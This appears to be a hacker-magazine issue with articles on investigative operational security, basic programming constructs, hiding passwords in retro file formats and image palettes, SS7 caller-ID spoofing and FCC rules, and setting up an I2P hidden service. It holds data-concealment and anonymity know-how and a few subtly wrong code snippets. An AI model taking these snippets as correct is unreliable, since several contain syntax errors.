What this means for Mueller and team is that they cannot rely on the technology we take for granted on a daily basis, because a single misdirected email, text message, or unsecured phone call could compromise many months of arduous investigative work. The full body of the work of Mueller and team must reside only in what is known as a Sensitive Compartmented Information Facility (SCIF). SCIFs are essentially information vaults, access to which is highly controlled. The internal networks on which Mueller and team communicate should be air-gapped, meaning the network should not be accessible to the outside world by any means. No data from the investigation should ever reside on a device that accesses the Internet, electronic means of communications should be kept at a minimum, and most of the work and collaboration must be anachronistically accomplished by face-to-face meetings and discussions. Thankfully, given that a great deal of Mueller's team is drawn from the ranks of the FBI and DOJ, most should be familiar with the travails of working within the confines of a SCIF. To date, there can be no question that Mueller and his team have run a surprisingly tight ship in terms of operational security, and their practices should be viewed as an exemplar of what it takes to keep critical information out of the hands of adversaries.

What this means for us, the public and the media, is that if we expect Mueller and team to continue to give the security of their information the attention it deserves, then we must become accustomed to a slow but steady show of progress. When what is at stake is the legitimacy of a sitting President of the United States, a counterintelligence investigation into that President's election tactics, and the unraveling of a hostile foreign nation's attacks on the most critical safeguard of our democracy - the vote - we are well to be reminded that patience is a virtue.

What Programming Language Should I Learn?
Why Not All of Them?

by RAMGarden

You see this question asked almost daily from those who want to learn for fun, get a job, or just learn more about hacking with software and writing their own tools and scripts. I taught myself how to code Applesoft BASIC when I was 12. I just happened to find a guide book in our tiny elementary school library one day. I asked the teacher during computer lab if I could try some of the examples in the book using one of the Apple IIe machines (that's all we had in our school back then). Once I made the computer ask me for my name then say "Hello <name>", I was hooked! I wish the valuable resources and tutorials available on the Internet now were around back then! Today, you can go to www.w3schools.com and easily learn Javascript, for example.

But instead of me telling you which language is best for a beginner or which is best for hacking, I'll give you my best advice from my two decades of programming for fun and profit: learn the basics that most languages have in common. Then, learning a different language is just looking up how those pieces should be typed out (or what that language *syntax* is for that particular piece). You'll also need to determine which language works best for the task, such as which ones work for the server side of a web app or which ones can run on mobile phones versus desktops natively, etc. But that's usually figured out with a quick Internet search.

These basic parts will make up most of your code and should be what you think of when designing your program before writing any real code. A great way to design is to write down pseudocode - code parts written in plain English that just lay out the basic statements and logic flow without any real, working code. Then you should be able to pick from a few different languages to write the program following that pseudocode. There's a ton of stuff I could go into for all the documents and planning and design reviews that go on with professional software engineering, but the most attention always seems to go to the pseudocode section of our documentation. There's also things that narrow down the list of languages to use, like if you will be extending other software using an API or application programming interface. Then you have to use whatever language is supported by that API. The documentation for the API will tell you which language or languages can be used. The Esri ArcGIS API supports Java, C#, VB.net, and python, for example.

Once you learn the basic parts and the things most languages have in common, learning a new language to take on a new programming project should be easier than just learning from scratch. You also don't have to memorize it all since you can just do quick Internet searches for something like "c# for loop syntax" or "VB.net if statement syntax" to get quick examples.

Just a few of the main basic parts are:

Variables

Store and retrieve numbers, words, whole sentences, objects, and more. You see these in algebra class and you see them a whole lot more in programming.

Examples:
```
catTax = 6.8
sumTotal = 42
grandTotal = sumTotal * catTax
```

The Ada 95 language uses this syntax (colon before the equal sign):
```
catTax := 6.8;
```

Look up Assignment (computer science) to learn more: https://en.m.wikipedia.org/wiki/Assignment_(computer_science)

If Statements

This is also known as if-then or if-then-else or boolean logic flow control. These are

the "choose-your-own-adventure" novels in computer form that will make up a large portion of your code. They are based around a boolean expression that just comes down to TRUE or FALSE. Things like "is this checkbox checked?", "did the user click yes or no?", "is the total greater than some maximum number?" will be asked with these "if statements". Note that every language has some way to mark the lines of code that will be executed if the statement is true. Sometimes it's curly braces, sometimes it's the words "end if", and for Python it goes by the fact that the lines "inside" the if statement are indented below it.

Examples:
Javascript, C#, Java, PHP syntax:
```
if (livesRemaining == 0) {
    alert("game over";
}
else {
    alert ("Ok!");
}
```

Python syntax (I had to google this with "python if statement"!):
```
if livesRemaining == 0:
    print "game over"
else:
    print "ok!"
```

Visual Basic .net:
```
If (livesRemaining == 0) Then
    Console.Write("game over")
Else
    Console.Write("ok!")
End If
```

Loops

Another feature that makes computers so great is how they can do the same or similar thing over and over again millions of times without getting bored or complaining. You can use various types of loops to tell the computer to repeat a whole section of code with as little or as much complication as you want. Watch out for the dreaded "infinite loop" though! If you tell it to repeat until something is true, but that thing never becomes true, then it will get stuck looping forever until you turn off the computer or kill the program. Sometimes apps or games can "hang" because they're waiting forever for something and that thing never happens. There are several kinds of loops like FOR loops, WHILE loops, and FOR EACH loops.

FOR loops are normally used to loop through a known number of items in an array or list of things like numbers.

Example: loop through all the cats in my list and print them out:
```
FOR (i=0; i < catList.count; i++)
{ print catList[i]; }
```

WHILE loops are used to loop until some condition becomes false. This is the one that can repeat forever!

Example: loop until I have 100 in my cat count:
```
WHILE(catCount < 100) { catCount
= catCount + 1; }
```

FOREACH loops are used to loop through all the items in a list and is only implemented in certain languages. This is different from the FOR loop in that instead of keeping up with some index then using that inside the loop to get the item from the array or list at that index, the FOREACH statement will assign each item in the list to the given variable for you so you can read or change the item directly and type less code.

Example: print out each cat's name in a list of cat names:
```
FOREACH (string catName in
catNameList) { print catName; }
```

Each time the loop goes through, it will change out the value stored in catName to the next one automatically. Less code to write!

These are just some of the basic parts of software and by no means anywhere near the full list, as that is covered in many programming books and API help documentation. I would recommend finding your nearest hackerspace/makerspace and asking if they have any code jams or programming classes to learn from. These are normally free or very low cost - along the lines of a small donation to the space to help cover their costs for rent, etc. If there aren't any of these near you, then I would say that going through any programming tutorials you can find on the Internet is always another great way to start. And don't forget to sign up for stackoverflow.com to post and answer questions from fellow programmers who get stuck making computers do great and wonderful things! I wish you good luck and hope you learn to bend silicon to your will.

Breaking Standards

by bartitsu59

Greetings from France. I think I've always wanted to write this article. Maybe because I'm very tall (6 feet 7 inches), and got mocked about that, or maybe because I grew up more and more as a hacker with a non-traditional view of the world.

From early on, I got pissed when everyone, back in the 90s, embraced a flawed machine called the PC, leaving behind them more beautifully engineered machines (like the Atari ST, the Commodore Amiga, or The Acorn Risc Machine).

Now, even with the Mac back in the landscape (which shows anyway a very similar hardware), we are bound by a number of standards without even thinking about it.

A Bit of Historical Context

Maybe you don't know about it, but in 2014, Carnegie Mellon University spent several months to extract the data and retro engineer the original drawing software from 20-year-old Amiga floppy disks. On those disks were exclusive digital drawings from Andy Warhol.

This story gave me a lot of insights. Not only was it quite funny and interesting to read about, but it made me realize also that using old technology, or at least a non-standard one, was a good way to conceal your data. After all, most of us prudent hackers have USB keys with, at the bare minimum, encrypted files, or VM images. Yet, putting someone else's USB key in any modern computer will reveal the nature of the data stored, with the file extension plus a beautiful icon.

For the most concealed files, say, one with no extension, a quick look at the first bytes (the signature of the file) would leave not much doubt on what kind of data is in there.

If the nature of the file is still unknown to you, then you can rely on several types of forensics software, for example Apache Tika, which will happily identify a thousand file formats. But it will fail with some....

How many of us know the Magic Shadow Archiver format, used on exotic OSes for the now vintage Atari line of computers? It's a practical format used for archiving Atari ST floppy images, supported by most Atari ST emulators.

Those fun facts can lead us to creative solutions to hide our data.

Out of Sight, Out of Mind

Imagine now that you write your password vault on an emulated ST, in a simple text file, and store it on an emulated floppy disk. Ideally, you would have chosen a compressed MSA floppy image (with .MSC extension, or no extension to complicate things).

Another option: I have on my desk a beautiful gray box called a "MiST Computer." This beast has an FPGA inside and can dynamically adapt its hardware behavior, depending on the selection of a soft core (programmed using a Hardware Description Language) copied on an SD card. Basically, I can switch from a 100 percent accurate hardware replica of an Atari ST, to an Amiga, an Amstrad, a Spectrum (see the link at the end of the article for the numerous possibilities)....

So, I could also store my password vault into a disk partition of this little machine, which is furthermore offline, and shares the same screen of my regular computer (which makes it easily available).

Alternatively, the floppy image trick will work as well, since these retro-modern machines do support those images as well.

With no physical access to the network, and an uncommon file structure on the machine's mass medium (in my case, an SD card), I don't see how one could get his hands on my sensible data.

Don't expect to be limited by the apparent lack of power of those options. Back in the days, those machines were able to cope with mundane tasks (like playing, writing, drawing, budgeting) with a few MHz and Mbytes. First, because most applications were written in assembly, but also because the operating systems were far simpler than the ones we are used to today, thus leaving all the horsepower for the user land. (Most were stored in ROM, so the RAM was left untouched.)

Of course, this applies to any decent emulator or FPGA-based computer. A nice example of an emulator, in fact a true virtual machine (that makes use of the full power of the host machine) is ARANYM (Atari

Running On Any Machine). Amiga forever and RPCEmu are also very good picks that will offer you tons of options to store your data, with the ease of use of any regular PC virtual machine.

In any case, you are strongly advised to use a hard disk image. Saving your data in this image will obfuscate it quite a bit.

If you are a PC addict and don't want to learn about alternative architectures (poor you), you could still rely on long forgotten file formats, using no-longer-supported old softwares, such as Wordstar, Ashton-Tate Framework, or DataPerfect. To use them, I would suggest downloading DOSBox, a very accurate DOS emulator.

Using Steganography

The icing on the cake consists of using steganography on an old image format.

For this example, I will use an image format called "Degas Elite" (well-known Atari ST drawing software) in its extended flavor.

Indeed, Degas Elite was only able to handle the three standard resolutions of an Atari ST: low, medium, and high, for which the .PI1, .PI2, and .PI3 file extensions were respectively defined.

When more powerful Atari computers arrived on the market, some other drawing software (FuckPaint) extended the Degas file format to handle superior resolutions.

So, our image will be in PI9 format, with a resolution of 320x240 and a palette of 256. (You will see that this image is quite abstract, which is nice, since this technique will alter the palette.)

The technique I will use is kept ridiculously simple to just give you a primer on how steganography works. At the end of this article, you will find a link to a website describing a

file format used by a fantasy console (pico8), on which I took inspiration.

The PI9 file format is really simple: you have the first 256*3 bytes describing the palette in RGB format. The rest of the file contains the bitmap uncompressed.

With only a few Unix commands, we will take a user:password couple, swap each couple of bytes (so that it does not appear in clear in a hex editor), and replace the first color declarations with it.

In our case - very simple with ten characters in total - we will then replace the four first colors with our data. Of course, the longer the data, the more the rendering will be altered. That's why I'm advising you to take an abstract scene, for which a change of colors will not be seen as suspicious.

For longer data to store, you need something more evolved, such as the technique used by pico8 and its special PNG format.

```
# First encode our user@password
➥ in hexadecimal, swap the byte of
➥ each 16bits word
# reverse the xxd command and write
➥ back to a 'header' temporary file
echo -n "2600@rules" | xxd -p |
➥ sed 's/\(.\)\(.\)/\2\1/g' |
➥ xxd -r -p > header
# A PI9 file has a constant size of
➥ 77824 bytes, our user@password
➥ couple is 10 characters long
# so write the whole source file minus
➥ ten bytes into a 'body' temp file
tail -c 77814 COLOURF.PI9 > body
# concatenate 'header' and 'body' to
➥ get the resulting image with the
➥ first4 colors altered (each color
➥ takes three bytes)
cat header body > COLOURB.PI9
```

I'm then using the online version of a tool called "recoil" to check that my image is: first, not corrupted; then, that it is properly shown with, at most, a minor impact on the palette. In our case, I'm seeing no difference between the original image and the new one.

With the same image, I was able to store three user:password couples for a total of 71 characters with no visible difference. This is explained by the fact that this image does not use the 24 first colors of the palette (24*3 color components = 72 bytes).

To retrieve the password, you proceed with a reverse approach:

```
$ head -c 10 COLOURB.PI9 | xxd -p |
➥ sed 's/\(.\)\(.
```

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Spring means that everything is blooming and the Pacific Northwest is even more green. Of course, I'm allergic to all of it. My nose turns into a faucet and I blow my nose with paper towels, not even bothering with Kleenex. Worse than all of that, though, are the cottonwood trees next door. While the trees are on the neighbor's side, the roots are on our side and they're absolutely relentless at breaking into our sewer line. Our toilets are backed up, the sinks are full, and there is a Porta Potty out in front of the building while the company decides whether indoor plumbing is actually required by our union contract. These days, nothing is done or fixed unless it's either required by law, contractually obligated, or will drive revenue. And whatever is fixed is done as cheaply as possible, after a long, slow, and deliberative process. I'm hoping by the time I write the fall column, we'll have running water again.

The problem of SS7 fraud is similar. It's an issue that, like the cottonwood trees, is well known. It's one that could have been prevented with some investment in maintenance. However, it's now a problem that is responsible for the seven calls (all of which were spoofed) that I have received so far today touting timeshares in exotic El Salvador. I wrote about the spoofed call problem in detail in the Winter 2017-2018 issue of *2600: The Hacker Quarterly*. If you didn't see it, the problem in a nutshell is that SS7 is (more or less) completely unauthenticated, so it's possible for anyone who has access to the network to claim that they're calling from any phone number they'd like to impersonate. What's more, even if I know that a call is totally bogus (for example, a call coming from an international gateway that claims to be a number assigned to my Central Office), I'm not allowed to block it because both policy and tariffs require me to deliver all calls. And this, after all, makes sense. Delivering calls usually means revenue to the company. Rejecting them means we'd not only have to spend money on recognizing and rejecting bogus calls, but we'd also lose out on the revenue.

When I wrote my last column, I didn't think the FCC would take any action that would stop robocalls. However, there has been a big change in the landscape: some debt collectors and IRS scammers started calling with spoofed numbers that pointed to Public Safety Answering Points (PSAPs). This, while possibly effective, was a major strategic miscalculation on the scammers' part. PSAP phone numbers are essentially a "back door" to 911. While the National Emergency Number Association (NENA) has been making efforts to lock down access to PSAP phone numbers (to the point where they charge $5,000 per year for access to a comprehensive database), a lot of these are publicly available. For example, one state publishes the addresses, phone numbers, and points of contact for every PSAP in the state.

Predictably, 911 operators are now being flooded with people returning missed IRS scam and other junk calls, which is now impairing the ability of public safety agencies to answer legitimate calls. There aren't many things that drive a hopelessly divided government to action, but failure of 911 services is one of them. The FCC issued a proposed order in November, and will vote in March. This order will allow phone companies to do the following:

- Block calls claiming to be from numbers that are not configured to place outgoing calls (such as PSAPs).
- Block calls claiming to be from phone numbers that are obviously bogus, such as disconnected numbers.

Naturally, this is tougher to implement than you might expect because, although they could be adapted, SS7 call flows weren't really designed for this use case. In fact, the whole telephone system is designed to *deliver* calls, not block them. It's possible to send calls through with missing or incorrect CN and CPN and, in fact, carriers are required to deliver all calls as long as the SS7 mandatory fields are valid. Not all fields are mandatory, though, and many fields are missing and invalid.

A few years ago, we actually got pretty close to fixing this before it all fell apart. Starting in the mid-2000s but reaching a fever pitch around 2010, rural wireline carriers got very interested in fixing one part of the problem: "phantom traffic." This is traffic that was intentionally obfuscated to avoid paying access charges. It got to the point where around 20 percent of calls delivered to rural, high-cost areas lacked the appropriate billing information.

This was done by providers using VoIP switches

that allowed SS7 fields to be modified en route. Obviously, this was an activity that was never contemplated by the original design of SS7. When a long distance call is placed, it is handed off from your local phone company to an interexchange carrier (typically your long distance company). If you're using a VoIP calling service, the process is essentially the same. However, interexchange carriers don't always route calls over *their* own network. Now that traffic is carried by VoIP on the back end, it can easily be routed using a "least cost routing" table.

What is the least cost routing for any call? When you're delivering the traffic as a local call and not paying access charges, of course! Unscrupulous carriers began modifying the CN (Charge Number) field at the time calls were delivered to the tandem closest to the destination, substituting a local number for the originating number. And like magic, there were no access charges!

Well, if you want to get the attention of phone companies, *mess with billing*. By 2008, lobbying by rural phone companies was intense. There was even a Congressional hearing. The issue reached a fever pitch in 2010, with loud protests from rural carriers who were being shorted. In the middle of all of this, Congress passed the Truth in Caller ID Act, which addressed spoofed and bogus calls (a different part of the SS7 problem).

With this much momentum, the FCC had a real opportunity to (mostly) phase out SS7, limit who could access the network, and transition the phone system to 21st century technology. Instead, they decided to muddle through. The existing networks remained in place and nothing got fixed, but the FCC issued an order requiring carriers to accurately report CN information and maintain it throughout the entire call path. And while there were high initial hopes, the Truth in Caller ID Act was impossible to build any real implementation rules around because of technical problems and loopholes in the law.

If you have been a longtime reader of this column, you probably remember that rural carriers could once profit handsomely by generating large volumes of incoming calls, which gave rise to free conference calling services, free voicemail, and other services operating - improbably - from small towns in rural states. This had been a thorn in the side of long distance companies for a long time, and although a two decades-long game of cat and mouse ensued (spanning complaints from rural carriers ranging from long distance carriers throttling and failing to complete calls to delivering phantom traffic), it became clear that revenue based on voice minutes was declining and no longer reliable. The FCC, in one sweeping order, rendered the whole issue moot. Access charges, a scheme in use since 1984, were to be phased out for large carriers by the middle of 2018, and for small carriers by the

middle of 2020. The Universal Service Fund would be maintained, but funded in other ways and prioritized around the build-out of broadband services.

Unfortunately, the phase-out of access charges meant that there wasn't any real long-term incentive to improve the architecture of SS7; billing was only temporarily threatened, so it wasn't worth the investment. Carriers all over the country began applying for (and receiving) waivers from new CN delivery rules. In all fairness, older telephone switches don't support this; some parts of rural Alaska still don't even use SS7! However, the FCC also signed a consent order with Level 3, which was the largest offender in delivering phantom traffic.

Once again, the FCC is revisiting an issue for which the design and implementation of SS7 is the root cause, and once again there is a chance to make real improvements to the phone system. We'll see what the new rule looks like, and how carriers agree to implement it. Most are lobbying for a watered-down ruling that *allows* them to block bogus calls in the two specific categories referenced above, but doesn't require them to do so. If there is no requirement, then expect the phone companies to show up with a begging bowl and stories about hardship and difficulty in implementing the feature.

And with that, it's time to bring another column to a close. Have a wonderful spring, and I'll see you again in the summer!

References

- http://transition.fcc.gov/Daily_ ➡Releases/Daily_Business/2017/ ➡db0302/DOC-343731A1.pdf - Notice of proposed rulemaking from the FCC allowing "do-not-originate" and obviously bogus calls to be blocked
- https://apps.fcc.gov/edocs_ ➡public/attachmatch/FCC-11- ➡161A1.pdf - FCC order switching to "bill and keep" from access charges and adding rules to address the phantom call problem
- https://www.utc.wa.gov/_layouts ➡/15/CasesPublicWebsite/Get ➡Document.ashx?docID=13&year= ➡2011&docketNumber=110866 - Great presentation from the Washington Utilities and Transportation commission from 2011 on the phantom traffic problem, including network diagrams
- https://www.cs.rutgers.edu/ ➡~rmartin/teaching/fall04/cs552 ➡/readings/ss7.pdf - Very readable and understandable introduction to SS7
- https://www.gpo.gov/fdsys/pkg/ ➡CHRG-110shrg75047/html/CHRG- ➡110shrg75047.htm - Congressional hearing on phantom call problem

The Censorship Resistant Internet
Part 2: How to Run an I2P Hidden Service

by p4bl0
2.6k@uzy.me

0x0 - Introduction

This is the second part of a series of articles explaining how to run censorship resistant services on the Internet. The first one, which was about the Tor technology, appeared in the Summer 2017 issue, and I assume here that the reader is familiar with it[1]. As the title says, this time I will talk about I2P[2], the Invisible Internet Project.

Tor and I2P are comparable technologies in that they are made to enable anonymous usage of the Internet. They differ in their threat-model and thus in their design. From a user's point of view, we can simplify things and say that Tor is better as a proxy (anonymously going out of the mixnet) while I2P is better at hidden services (anonymously staying inside the mixnet). Most other differences are more technical and I will discuss them as needed in the rest of the article.

To transmit data anonymously, I2P uses what is called "garlic routing," which is a loose name in reference to onion routing and to the fact that messages can be bundled (like cloves inside a garlic bulb). The principle of garlic routing is that potentially bundled messages are sent to their destination (a cryptographic key) by going through tunnels. Unlike Tor circuits, I2P tunnels are attached to a router and are unidirectional. A router is simply a running instance of an I2P implementation: I2P being fully decentralized (contrary to Tor which needs centralized directories (that I incorrectly called "distributed hash table" in the previous article, sorry!)), each client is also a router and participates to the network. In addition to the participation to other routers' tunnels, each router is responsible for the creation of inbound and outbound tunnels (remember that tunnels are unidirectional) for itself and for its local destinations (understand "services"). Each tunnel is composed of one or more participants, which includes the local router itself. Of course, a tunnel with less participants offers a weaker anonymity guarantee (down to no anonymity with a single participant). The first participant of a tunnel is called the gateway and the last participant is called the endpoint. For inbound tunnels, the local router is the endpoint, and for outbound tunnels it is the gateway. I do not have enough space here to detail how tunnels are built, but it is sufficient for our purpose to know that there is a distributed database maintained by a subset of all routers (those which opted-in) called the netDb which contains routers' contact information (called Router-Infos, which, for example, contains the public address of the router), and public destinations' contact information (called LeaseSets, which, for example, contains the list of inbound gateways to the destination). Each router has complete knowledge of the RouterInfos of the participants of its tunnels, but a participant of a tunnel does not know much about it: it only knows which router it receives data from and which one it has to send data to and, thus, it is also aware if it is an inbound gateway or an outbound endpoint, but that's all.

Now let's have a quick look at how tunnels are used. When a message is sent in I2P, it necessarily goes through an outbound tunnel of its source and then through an inbound tunnel of its destination. The outbound gateway is responsible for preprocessing the message which involves splitting it into fixed-size (1KB) fragments and iteratively encrypting them along with delivery instructions for layered decryption by the outbound tunnel participants. After that, each fragment is forwarded to the next participant. Each participant decrypts the fragments it receives and forwards them to the next, until the endpoint is reached. At this point, once the outbound endpoint has decrypted the fragments, it reassembles them to recover the preprocessed message, which is then forwarded to the inbound tunnel gateway. In turn, the inbound gateway splits the message in fixed-size (still 1KB) fragments, but this time it only encrypts them once, before forwarding them to the next participant. Each participant encrypts the fragments it receives and forwards them to the next, until the endpoint is reached. Then, the endpoint iteratively decrypts the fragments

and reassembles them. The message arrives at the destination.

I'm simplifying things here as my goal is only to give an overview of how I2P routing works. This way of transmitting messages allows I2P to use packet switching. This is actually a major difference with how Tor circuits work: it means that I2P can take advantage of the existence of multiple tunnels, not only for resilience but also for bandwidth (by balancing loads), and that tunnels can be short-lived (I2P renews them every ten minutes by default) rather than long-lived like Tor circuits, which makes traffic analysis harder.

Just like Tor, I2P can be used for so many things besides running and using anonymous services. The default install comes with a web server and a BitTorrent client, for example.

Now that we have seen a quick overview of how I2P works under the hood (more curious readers are encouraged to take a look at the awesome I2P technical documentation), let's start working on our goal: how to run an I2P hidden service.

0x1 - Installations

There are several implementations of I2P. The two major ones are the original I2P (written in Java) and the more recent i2pd (in C++)[3]. The latter probably has a smaller footprint than the former and its configuration is easier to manage (flat files instead of web UI), but it still crashed way too often the last time I tried to switch to it (I confess it has been almost a year).

Just like in the previous part on Tor, I will be giving instructions for Debian stable (which, unlike last time, is now Stretch).

So, to install I2P, create a new file called "/etc/apt/sources.list.d/i2p.list" with this content (you need to be root or use "sudo"):
```
deb https://deb.i2p2.de/ stretch
➥ main
deb-src https://deb.i2p2.de/
➥ stretch main
```
Save it and then add the GPG key that signs I2P packages to "apt" by issuing the following commands:
```
$ wget https://geti2p.net/_
➥static/i2p-debian-repo.key.asc
$ sudo apt-key add i2p-debian-
➥repo.key.asc
```
The first one will retrieve the key and the second one will add it to "apt". You can now issue the usual "sudo apt-get update" and

it will retrieve the list of packages from the I2P repository. Then, install I2P and the I2P keyring so that the necessary GPG keys will be kept in sync and you do not have to worry about that later:
```
$ sudo apt-get install i2p i2p-
➥keyring
```
That's it. If you encounter any trouble regarding the use of HTTPS, installing the "apt-transport-https" package should fix it.

0x2 - The I2P Console

Once I2P is installed, your router should be running and its console waiting for you on "http://127.0.0.1:7657/". If it is not running, you can issue the command "sudo service i2p start" to start the router.

When you point your browser on the I2P web console, you will be able to see the network status in the sidebar. At the beginning, I2P is starting and searching for peers to build tunnels. If, after a little while, the network status is not "OK", you can click on it and you will be redirected to a page which explains the problem and provides potential leads on how to fix the issue (for example, if you are behind a firewall and need to configure it).

By default, the I2P configuration on bandwidth usage is pretty conservative; you can go to "http://127.0.0.1:7657/config" to change the default to better suit your network connectivity. Remember that by sharing more, you improve your anonymity, as more traffic that is not yours will go through your router.

After that, you are all set. I strongly encourage you to explore what the I2P console has to offer, not only in terms of configuration and information, but also in terms of services.

0x3 - Setting Up Your Hidden Service

Please refer to the previous part about Tor for my recommendations on where to run your hidden service. If you install I2P on a remote host (e.g., a VPS), you will still need to access its web console. For that, we are going to use SSH port forwarding ("-L"). Let's call your remote host "vps" and assume that your username there is "user". The following SSH command:
```
ssh -C -N -L 7757:127.0.0.1:7657
➥ user@vps
```
will open a local socket on port 7757 that forwards traffic to and from "127.0.0.1:7657" on "vps". The "-C" flag enable compression, and the "-N" tells SSH to not execute any

remote command so that it only does the port forwarding and does not open a remote session.

Now you can point your browser to "http://127.0.0.1:7757/" and you will see your remote I2P console. Your local I2P console (if any) is still accessible on "http://127.0.0.1:7657/". I will now use "console" as a shortcut for the console host and port - please adapt to your particular situation (local or remote).

To set up a hidden service, you need to go to the tunnel manager, which you will find at "http://console/i2ptunnelmgr". There you will be able to manage both client tunnels and hidden services (which could also be called "server tunnels"). By default, there are multiple client tunnels. You will see that each has a type. The "standard" type is equivalent to Tor hidden services: you can use it for any TCP service. Another important type is "Streamr", which can be used to tunnel UDP traffic through I2P (which Tor is incapable of). All other types are derived from the standard type to specialize for specific services. For example, HTTP and IRC types of service respectively filter HTTP headers and IRC commands to minimize risks of breaking your anonymity.

An interesting client tunnel that exists by default is "I2P HTTP Proxy", which binds "127.0.0.1:4444" to, well, an I2P HTTP proxy. This means that if you tell your browser to use this proxy (in Firefox you go to `Prefer-ences > Advanced > Network`, click the "Settings" button of the "Connection" section, choose "Manual proxy configuration" and fill out the host and port for "HTTP Proxy"), you will be able to browse EepSites (".i2p" websites), but more on that later.

An interesting hidden service that exists by default is "I2P webserver". Indeed, I2P comes bundled with a web server which is by default binded to "127.0.0.1:7658" and serves files from "/usr/share/i2p/eepsite/docroot/". If you want to use that to host an EepSite, just put your HTML files in the "docroot" directory and you are almost all set. You may need to manually start it (the "Start" button in the "Control" column of the table listing your hidden services) and you probably want to edit the configuration of the service (by clicking on its name) and check the "Automatically start tunnel when router starts" box.

I am personally not using the bundled web server but rather the same setup as for my .onion (please refer to[1]). So, before going further on making the EepSite available to all, let's see how to set up an arbitrary service. I will use the same simple service as last time with Tor, but keep in mind that the process is the same for an SSH server, for instance.

As a reminder, the little service initializes the "counter" variable at 0 and then forever increments "counter" by one, waits for a connection on port 2600, answers with a single line saying hi and displaying the number of connection to the service since it has been (re) started.

```
counter=0
while true; do
counter=$((counter + 1))
echo "Hi, 2600 reader! Counter:
➥ "$counter"." | busybox nc -l
➥ -p 2600
done
```

In the I2P tunnel manager, we create a new hidden service by clicking the "Create" button at the bottom of the hidden services list after having selected the "Standard" type in the dropdown menu next to it. This takes us to a rather long form, but do not worry - most of the important stuff is at the top. We chose a name and a description for the service. Check the "Auto start" box. The host is "127.0.0.1" (localhost) and the port is "2600" (the one where our little service is waiting for connections). A default filename for the private key file is filled - I suggest that you customize it to be able to recognize that file later. Leave the "Local destination" field blank. The rest of the parameter has sane defaults, but I encourage you to check out the different options (most of it is either self-explanatory or you probably should not modify it). Remember that you can choose to encrypt the LeaseSet of your service before it is sent to the netDb, which will only allow people you share your key with to access it.

Important: your private key file corresponds to the cryptographic identity of your hidden service. You want to have a backup of it, as you will need it to move your hidden service onto another machine or to reinstall it after a crash. It is located in the "/var/lib/i2p/i2p-config" directory (you will need to be root to access it). To reinstall a hidden service, you can simply copy your private key file in this directory and indicate its name in the hidden service creation form.

0x4 - Accessing Your Hidden Service

To access I2P hidden services, you will need to go through a client tunnel. For EepSites, you can configure the I2P HTTP Proxy in your web browser as explained above and then go to `http://i2p-projekt.` ➥`i2p/` for example (this is an EepSite mirror of I2P project's website). If it does not work at first, try not to despair. Sometimes I2P can be a bit slow to get all the necessary information and set up everything to work properly.

While your browser uses I2P HTTP Proxy, it will use the default outproxy ("false.i2p") if you visit the classical web. As said in the introduction, I2P is not intended for that, so you may want to use a different browser or switch back to no proxy settings. A good solution could be to create a Firefox profile that always uses I2P proxy that you would use only for accessing EepSites. To do that, launch Firefox with the command "firefox -no-remote -ProfileManager". The "-no-remote" argument tells Firefox to ignore any running instance of itself (otherwise it would ignore the command line arguments and simply open a new window of the running instance). Once in the profile manager, create a new profile that you name I2P, select it, and start a Firefox instance for this profile. Configure it to use the I2P proxy. Now when you want to browse EepSites, you can launch "firefox -no-remote -P I2P" (the "-P" selects the desired profile). Note that Firefox profiles do not share extensions or preferences. This is good privacy-wise, as a vanilla browser is harder to uniquely fingerprint than a strongly customized one. A less optimal but more convenient solution is to use an extension such as FoxyProxy which can tell Firefox to use different proxy settings depending on the URL, so you could tell it to use Tor when the URL matches this regexp "^https?://[^/]*\. onion/.*" and I2P when it matches the same regexp but with "i2p" instead of "onion".

To access other types of I2P hidden services, such as an SSH server or our own little greeting-and-counter service, the easier way is to create a SOCKS client tunnel. Go back to "http://127.0.0.1:7567/i2ptunnelmgr" and create a new client tunnel of type "SOCKS 4/4a/5". Name it something like "I2P SOCKS Proxy", choose if you want to start it automatically when the router starts, and assign it a port, e.g., 5555. The rest of the options already have sane defaults, but as for the creation of

the hidden service, I encourage you to look at everything. Once the SOCKS client tunnel is created and started, you can use it just like we did last time with Tor.

The attentive reader will notice that we still do not know the ".i2p" name of the hidden service we created! To get it, you need to go back to the tunnel manager at "http://console/i2ptunnelmgr" and check your list of hidden services. For services of type HTTP such as the default EepSite, you will have a "Preview" button. It is actually a link so you can right-click it and choose "Copy Link Location" in the context menu to get its address in your clipboard. For other types of services, you will directly be given its "Base32 address" instead of the button. For our little service, this address is "khpazz3f747z5zet72s6g3dccw53bfdqyhxt-5da4sv7ouve5veuq.b32.i2p". Yes, this is quite long. It is the I2P equivalent of Tor's ".onion" names - the Base32 address of a service is derived from the public key of the destination. The good thing is that I2P has a mechanism for getting a .i2p domain that you can freely choose, but before going into how that works, let's connect to our service:

```
$ nc -X 5 -x 127.0.0.1:5555
khpazz3f747z5zet72s6g3dccw53bfdq
➥ yhxt5da4sv7ouve5veuq.b32.i2p 1
Hi, 2600 reader! Counter: 1.
```

Notice that I give "nc" port number 1. That is because I2P does not care about the port number. Apart from that, the SOCKS proxy works like any other, including Tor's, so you can configure your SSH client to automatically use it when the host ends in ".i2p" in the same way that we did last time for Tor.

0x5 - Getting Your Own .i2p Domain

There are three desirable properties that a naming system should meet: it should be decentralized, names should be meaningful, and names should also be securely unique. The theory is that you can only get two out of three (this is called Zooko's triangle). There actually are some sketches of solutions to get the three at the same time, such as Namecoin or GNU Name System, a part of GNUnet. Tor's naming system is decentralized and secure but not human readable. I2P is the same at the level of Base32 addresses, but has an additional layer which is decentralized and human-meaningful, but where names are not necessarily unique.

The idea is that each I2P router has its own address book, which you can access at "http://console/dns". The address book associates ".i2p" domains with destination keys. There are several parts of the address book: the local part (which includes a private part that will never be published even if your address book is public), and the subscriptions part. By default, your local address book is empty and your only subscription is "http://i2p-projekt.i2p/hosts.txt". You can get more subscriptions from registry websites such as "inr.i2p", "no.i2p", "stats.i2p/i2p", or "identiguy.i2p". For example, you can add "http://inr.i2p/export/alive-hosts.txt" to your subscriptions.

